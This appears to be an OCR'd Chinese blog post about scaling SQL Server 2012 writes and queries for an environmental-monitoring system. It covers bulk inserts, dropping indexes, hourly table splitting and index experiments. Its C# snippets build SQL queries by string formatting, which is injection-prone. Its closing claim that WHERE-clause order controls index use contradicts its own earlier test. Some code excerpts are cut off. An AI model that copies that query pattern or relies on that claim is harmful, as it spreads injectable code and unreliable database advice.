
这个项目是要求做环境监控，我们暂且把受监控的设备称为采集设备，采集设备的属性称为监控指标。项目要求：系统支持不少于10w个监控指标，每个监控指标的数据更新不大于20秒，存储延迟不超过120秒。那么，我们可以通过简单的计算得出较理想的状态——要存储的数据为：每分钟30w，每个小时1800w，也就是每天4亿3千两百万。而实际，数据量会比这个大5%左右。（实际上大部分是信息垃圾，可以通过数据压缩进行处理的，但是别人就是要搞你，能咋办）

上面是项目要求的指标，我想很多有不少大数据处理经验的同学都会呲之以鼻，就这么点？嗯，我也看了很多大数据处理的东西，但是之前没处理过，看别人 是头头是道，什么分布式，什么读写分离，看起来确实很容易解决。但是，问题没这么简单，上面我说了，这是一个非常恶劣的项目，是一个行业恶性竞争典型的项 目。

1.没有更多的服务器，而是这个服务器除了搭配数据库、集中采集器(就是数据解析、告警、存储的程序)，还要支持30w点的北向接口

(SNMP)，在 程序没有优化之前CPU常年占用80%以上。因为项目要求要使用双机热备，为了省事，减少不必要的麻烦，我们把相关的服务放在一起，以便能够充分利用HA 的特性（外部购买的HA系统)

2.系统数据正确性要求极其变态，要求从底层采集系统到最上层的监控系统，一条数据都不能差
我们的系统架构如下，可以看到，其中数据库压力非常之大，尤其在LevelA节点：




3.硬件配置如下：
CPU：英特尔® 至强® 处理器 E5-2609 (4核, 2.40GHz, 10MB, 6.4 GT/s)
内存：4GB (2x2GB) DDR3 RDIMM Memory, 1333MHz,ECC
硬盘：500GB 7200 RPM 3.5" SATA3 硬盘，Raid5.

4.数据库版本
采用的是SQLServer2012标准版，HP提供的正版软件，缺少很多企业版的NB功能。

## 写入瓶颈

首先遇到的第一个拦路虎就是，我们发现现有的程序下，SQLServer根本处理不了这么多的数据量，具体情况是怎样的呢?

### 我们的存储结构

一般为了存储大量的历史数据，我们都会进行一个物理的分表，否则每天上百万条的记录，一年下来就是几亿条。因此，原来我们的表结构是这样的:

```
CREATE TABLE [dbo].[His20140822](
  [No] [bigint] IDENTITY(1,1) NOT NULL,
  [Dtime] [datetime] NOT NULL,
  [MgrObjId] [varchar](36) NOT NULL,
  [Id] [varchar](50) NOT NULL,
  [Value] [varchar](50) NOT NULL,
 CONSTRAINT [PK_His20140822] PRIMARY KEY CLUSTERED
(
  [No] ASC
)WITH (PAD_INDEX = OFF, STATISTICS_NORECOMPUTE = OFF, IGNORE_DUP_KEY = OFF, ALLOW_ROW_LOCKS = ON, ALLOW_PAGE_LOCKS = ON) ON [PRIMARY]
) ON [PRIMARY]
```

No作为唯一的标识、采集设备Id(Guid)、监控指标Id(varchar(50))、记录时间、记录值。并以采集设备Id和监控指标Id作为索引，以便快速查找。

批量写入

写入当时是用BulKCopy ，没错，就是它，号称写入百万条记录都是秒级的

```
public static int BatchInert(string connectionString, string desTable, DataTable dt, int batchSize = 500)
{
    using (var sbc = new SqlBulkCopy(connectionString, SqlBulkCopyOptions.UseInternalTransaction)
    {
        BulkCopyTimeout = 300,
        NotifyAfter = dt.Rows.Count,
        BatchSize = batchSize,
        DestinationTableName = desTable
    })
    {
        foreach (DataColumn column in dt.Columns)
            sbc.ColumnMappings.Add(column.ColumnName, column.ColumnName);
        sbc.WriteToServer(dt);
    }

    return dt.Rows.Count;
}
```

存在什么问题?

上面的架构，在每天4千万的数据都是OK的。但是，调整为上述背景下的配置时，集中监控程序就内存溢出了，分析得知，接收的太多数据，放在了内存中，但是没有来得及写入到数据库中，最终导致了生成的数据大于消费的数据，导致内存溢出，程序无法工作。

瓶颈到底在哪里?

是因为RAID磁盘的问题？是数据结构的问题？是硬件的问题？是SQLServer版本的问题？是没有分区表的问题？还是程序的问题?

当时时间只有一个星期，一个星期搞不好，项目监管就要我们滚蛋了，于是，有了连续工作48小时的壮举，有了到处打电话求人的抓鸡……

但是，这个时候需要的是冷静，再冷静……SQLServer版本？硬件？目前都不大可能换的。RAID磁盘阵列，应该不是。那么到底是什么，真TM的冷静不下来。

大家可能体会不到现场那种紧张的气氛，其实过了这么久，我自己也都很难再回到那种情境。但是可以这么说，或许我们现在有了各种方法，或者处于局外人 我们有更多思考，但是当一个项目压迫你快到放弃的时候，你那时的想法、考虑在现场环境因素的制约下，都可能出现重大的偏差。有可能让你快速的思考，也有可 能思维停滞。有些同事在这种高压的环境下，甚至出现了更多的低级错误，思维已经完全乱了，效率更低了……36小时没有合眼，或者只在工地上（下雨天到处都 是泥巴，干了的话到时都是泥灰）眯两三个小时，然后继续干，连续这么一个星期！或者还要继续!

很多人给了很多想法，但是好像有用，又好像没用。等等，为什么是“好像有用，又好像没用”？我隐隐约约中，好像抓住了一丝方向，到底是什么？对了， 验证，我们现在是跑在现场环境下，之前没有问题，不代表现在的压力下没有问题，要在一个大型系统中分析这么个小功能，影响太大了，我们应该分解它。是的， 是“单元测试”，就是单个方法的测试，我们需要验证每个函数，每个独立的步骤到底耗时在哪里?

逐步测试验证系统瓶颈

修改BulkCopy的参数

首先，我想到的是，修噶BulkCopy的各项参数，BulkCopyTimeout、

BatchSize，不断的测试调整，结果总是在某个范围波动，实际并没有影响。或许会影响一些CPU计数，但是远远没有达到我的期望，写入的速度还是在5秒1w~2w波动，远远达不到要求20秒内要写20w的记录。

按采集设备存储

是的，上述结构按每个指标每个值为一条记录，是不是太多的浪费？那么按采集设备+采集时 间作为一条记录是否可行?问题是，怎么解决不同采集设备属性不一样的问题？这时，一个同事发挥才能了，监控指标+监控值可以按XML格式存储。哇，还能这 样？查询呢，可以用for XML这种形式。

于是有了这种结构：No、MgrObjId、Dtime、XMLData

结果验证，比上面的稍微好点，但是不是太明显。

数据表分区???

那个时候还没有学会这个技能，看了下网上的文章，好像挺复杂的，时间不多了，不敢尝试。

停止其他程序

我知道这个肯定是不行的，因为软件、硬件的架构暂时没法修改。但是我希望验证是不是这些因素影响的。结果发现，提示确实明显，但是还是没有达到要求。

难道是SQLServer的瓶颈?

没辙了，难道这就是SQLServer的瓶颈？上网查了下相关的资料，可能是IO的瓶颈，尼玛，还能怎么办，要升级服务器，要更换数据库了吗，但是，项目方给吗?

等等，好像还有个东西，索引，对索引！索引的存在会影响插入、更新

**去掉索引**

是的，去掉索引之后查询肯定慢，但是我必须先验证去掉索引是否会加快写入。如果果断把MgrObjId和Id两个字段的索引去掉。

运行，奇迹出现了，每次写入10w条记录，在7~9秒内完全可以写入，这样就达到了系统的要求。

**查询怎么解决?**

一个表一天要4亿多的记录，这是不可能查询的，在没有索引的情况下。怎么办！？我又想到了我们的老办法，物理分表。是的，原来我们按天分表，那么我们现在按小时分表。那么24个表，每个表只需存储1800w条记录左右。

然后查询，一个属性在一个小时或者几个小时的历史记录。结果是：慢！慢！！慢！！！去掉索引的情况下查询1000多万的记录根本是不可想象的。还能怎么办?

继续分表，我想到了，我们还可以按底层的采集器继续分表，因为采集设备在不同的采集器中是不同的，那么我们查询历史曲线时，只有查单个指标的历史曲线，那么这样就可以分散在不同的表中了。

说干就干，结果，通过按10个采集嵌入式并按24小时分表，每天生成240张表(历史表名类似这样：His_001_2014112615)，终于把一天写入4亿多条记录并支持简单的查询这个问题给解决掉了！！！

## 查询优化

在上述问题解决之后，这个项目的难点已经解决了一半，项目监管也不好意思过来找茬，不知道是出于什么样的战术安排吧。

过了很长一段时间，到现在快年底了，问题又来了，就是要拖死你让你在年底不能验收其他项目。

这次要求是这样的：因为上述是模拟10w个监控指标，而现在实际上线了，却只有5w个左右的设备。那么这个明显是不能达到标书要求的，不能验收。那 么怎么办呢？这些聪明的人就想，既然监控指标减半，那么我们把时间也减半，不就达到了吗：就是说按现在5w的设备，那你要10s之内入库存储。我勒个去 啊，按你这个逻辑，我们如果只有500个监控指标，岂不是要在0.1秒内入库？你不考虑下那些受监控设备的感想吗?

但是别人要玩你，你能怎么办？接招呗。结果把时间降到10秒之后，问题来了，大家仔细分析上面逻辑可以知道，分表是按采集器分的，现在采集器减少， 但是数量增加了，发生什么事情呢，写入可以支持，但是，每张

表的记录接近了400w，有些采集设备监控指标多的，要接近600w，怎么破?

于是技术相关人员开会讨论相关的举措。

**在不加索引的情况下怎么优化查询?**

有同事提出了，where子句的顺序，会影响查询的结果，因为按你刷选之后的结果再处理，可以先刷选出一部分数据，然后继续进行下一个条件的过滤。 听起来好像很有道理，但是SQLServer查询分析器不会自动优化吗? 原谅我是个小白，我也是感觉而已，感觉应该跟VS的编译器一样，应该会自动优化 吧。

具体怎样，还是要用事实来说话:

结果同事修改了客户端之后，测试反馈，有较大的改善。我查看了代码:

history.cs Revision 3222

```
er.Read())↵

meList.Add(reader.GetString(0).ToString());↵

e();↵

    ↵
st.Count == 0)↵

List<Model.history>();↵

matSQL = "Dtime>='{0}' and Dtime<='{1}' and MgrObjId='{2}' and Id='{3}'";↵
 = String.Format(whereFormatSQL, dtStart.ToString("yyyy-MM-dd HH:mm:ss"),
```

history.cs Revision 3223

```
131 der.Read())↵
132
133 ameList.Add(reader.GetString(0).ToString());↵
134
135 se();↵
136
137     ↵
138 ist.Count == 0)↵
139
140 List<Model.history>();↵
141
142 rmatSQL = "MgrObjId='{0}' and Id='{1}' and Dtime>='{2}' and Dtime<='{3}'";↵
143 L = String.Format(whereFormatSQL, mgrObjId, id, dtStart.ToString("yyyy-MM-d
144
```

难道真的有这么大的影响？等等，是不是忘记清空缓存，造成了假象？于是让同事执行下述语句以便得出更多的信息：

--优化之前

*DBCC FREEPROCCACHE*

*DBCC DROPCLEANBUFFERS*

*SET STATISTICS IO ON*

*select Dtime,Value from dbo.his20140825 WHERE  Dtime>='' AND Dtime<='' AND MgrObjId='' AND Id=''*

*SET STATISTICS IO OFF*

--优化之后

*DBCC FREEPROCCACHE*


*DBCC DROPCLEANBUFFERS*

*SET STATISTICS IO ON*

*select Dtime,Value from dbo.his20140825 WHERE MgrObjId='' AND Id='' AND Dtime>='' AND Dtime<=''*

*SET STATISTICS IO OFF*

结果如下：




优化之前反而更好了？

仔细查看IO数据，发现，预读是一样的，就是说我们要查询的数据记录都是一致的，物理读、表扫描也是一直的。而逻辑读取稍有区别，应该是缓存命中数导致的。也就是说，在不建立索引的情况下，where子句的条件顺序，对查询结果优化作用不明显。

那么，就只能通过索引的办法了。


**建立索引的尝试**

建立索引不是简单的事情，是需要了解一些基本的知识的，在这个过程中，我走了不少弯路，最终才把索引建立起来。

下面的实验基于以下记录总数做的验证：

按单个字段建立索引

这个想法，主要是受我建立数据结构影响的，我内存中的数据结构为：Dictionary<MgrObjId,Dictionary<Id,Property>>。我以为先建立MgrObjId的索引，再建立Id的索引，SQLServer查询时，就会更快。





先按MgrObjId建立索引，索引大小为550M，耗时5分25秒。结果，如上图的预估计划一样，根本没有起作用，反而更慢了。

按多个条件建立索引

OK，既然上面的不行，那么我们按多个条件建立索引又如何？CREATE NONCLUSTERED INDEX Idx_His20141008 ON dbo.his20141008(MgrObjId,Id,Dtime)

结果，查询速度确实提高了一倍：




等等，难道这就是索引的好处？花费7分25秒，用1.1G的空间换取来的就是这些？肯定是有什么地方不对了，于是开始翻查资料，查看一些相关书籍，最终，有了加大的进展。

**正确的建立索引**

首先，我们需要明白几个索引的要点：

- 索引之后，按索引字段重复最少的来排序，会达到最优的效果。以我们的表来说，如果建立了No的聚集索引，把No放在where子句的第一位是最佳的，其次是Id，然后是MgrObjId，最后是时间，时间索引如果表是一个小时的，最好不要用

- where子句的顺序决定了查询分析器是否使用索引来查询。比如建立了MgrObjId和Id的索引，那么where MgrObjId=" and Id=" and Dtime="就会采用索引查找，而where Dtime=" and MgrObjId=" and Id="则不


一定会采用索引查找。

